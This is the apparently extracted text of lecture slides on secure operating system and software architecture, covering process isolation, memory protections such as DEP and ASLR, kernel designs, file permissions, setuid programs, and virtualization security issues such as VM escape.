
Process Isolation
• Logical control


• Prevents one process from interfering with
another process


• Isolation Techniques


• Virtual memory


• Object encapsulation


• To be discussed in Chapter 9


• Time multiplexing


• Each process gets different slices of time

Real Mode and Protected Mode
• When an x86 processor starts, it is in Real
Mode


• No process isolation


• Any process can write anywhere in RAM


• During bootup, it switches to protected mode


• x64 processor does not use segmentation in
64-bit mode


• They use memory-paging instead (link Ch
4a)

Virtual Memory
• Virtual address mapping between
processes and hardware memory


• Provides isolation, and usually also
allows swapping pages in and out of
RAM


• If the kernel attempts to access memory
in swap space, a page fault occurs


• That page is swapped from disk to RAM

BIOS
• Basic Input Output System


• Code in firmware


• Executed when a PC is powered on


• First it runs the Power-On Self-Test
(POST) to see what hardware is attached


• If it finds a boot device, such as a disk, it
boots from that
WORM Storage
• Write Once, Read Many


• Ensures integrity


• Data cannot be altered after first write


• Examples:


• CD-R, DVD-R
Trusted Platform Module
• A cryptographic co-processor on the
motherboard


• Can perform cryptography calcuations,
and securely store keys


• Can be used to detect rootkits, and for
hard-disk encryption
Data Execution Prevention


(DEP)
• Areas of RAM are marked Non-
eXecutable (NX bit)


• This prevents simple buffer overflow
attacks


• Even if an attacker can inject code into
a variable, the injected code won't run
Address Space Layout Randomization


(ASLR)
• Each process is randomly located in
RAM


• Makes it difficult for an attacker to find
code that has been injected


• DEP and ASLR are one reason Vista was
much more secure than Windows XP
75
3c
Secure Operating System


and Software Architecture
The Kernel
• Heart of the OS


• Runs in ring 0


• Two types


• Monolithic


• Microkernel
Monolithic Kernel
• Compiled into one static executable


• Entire kernel runs in supervisor mode


• All functionality must be precompiled in


• You must recompile the kernel to add
new features


• Faster but less secure against crashes


• Unix and Linux use monolithic kernels
Microkernel
• Modular


• Smaller and has less native functionality than
a monolithic kernel


• Can add functionality via Loadable Kernel
Modules


• Modules may run in ring 3 (userland)


• Slower but more secure against crashes than
a monolithic kernel


• Windows is a hybrid system closer to a
monolithic kernel
Reference Monitor
• Mediates all access between subjects
and objects


• Enforces the system's security policy


• Always enabled and cannot be bypassed


• Secure systems can evaluate the
security of the reference monitor


• Required for levels A and B of TCSEC

Users and File Permissions
• Linux and Unix use Read, Write, Execute


• For the Owner, Group, and Others

Microsoft NTFS Permissions
• Read


• Write


• Read and
Execute


• Modify


• Full Control
Privileged Programs
• Setuid files in Linux run with the
permissions of the owner


• Not the user who launched them


• Such as passwd


• Changes a user's password


• Must edit the /etc/passwd and


/etc/shadow files


• A normal user cannot edit those files
directly
Virtualization and Distributed Computing
Virtualization
• Hypervisor simulates hardware


• Guest OS runs on the virtual hardware
Two Types of Virtualization

• Virtualization or Full Virtualization


• Simulated hardware is completely
independent of real hardware


• Guest OS runs with no modification


• Paravirtualization


• Virtual hardware is similar to real hardware


• Guest OS must be modified to run, with
modified kernel system calls


• Can be more efficient, but may not be
possible with closed OS like Windows
Hypervisor

• Controls access between guest OS's and
host hardware


• Type 1 Hypervisor (Bare Metal)


• Runs directly on host hardware


• Ex: VMware ESXi


• Type 2 Hypervisor


• Runs as an application on an OS, such
as Windows


• Ex: VMware Workstation
Virtualization Benefits
• Lower hardware costs


• Hardware consolidation


• Lower power and cooling needs


• Snapshots make backup and recovery
fast and easy


• Virtual clusters of guests can be far
simpler than clustering real hardware
servers
Virtualization Security Issues
• Many guests on one host


• Not perfectly separated from one
another


• Never run guests with different security
requirements on the same host


• Risk: VM Escape


• Attack gains control of the host from a
guest
Blinded by Virtualization
• A traditional Network Intrusion Detection
System is connected to a SPAN port on a
switch


• It cannot see traffic from one VM to
another VM on the same host
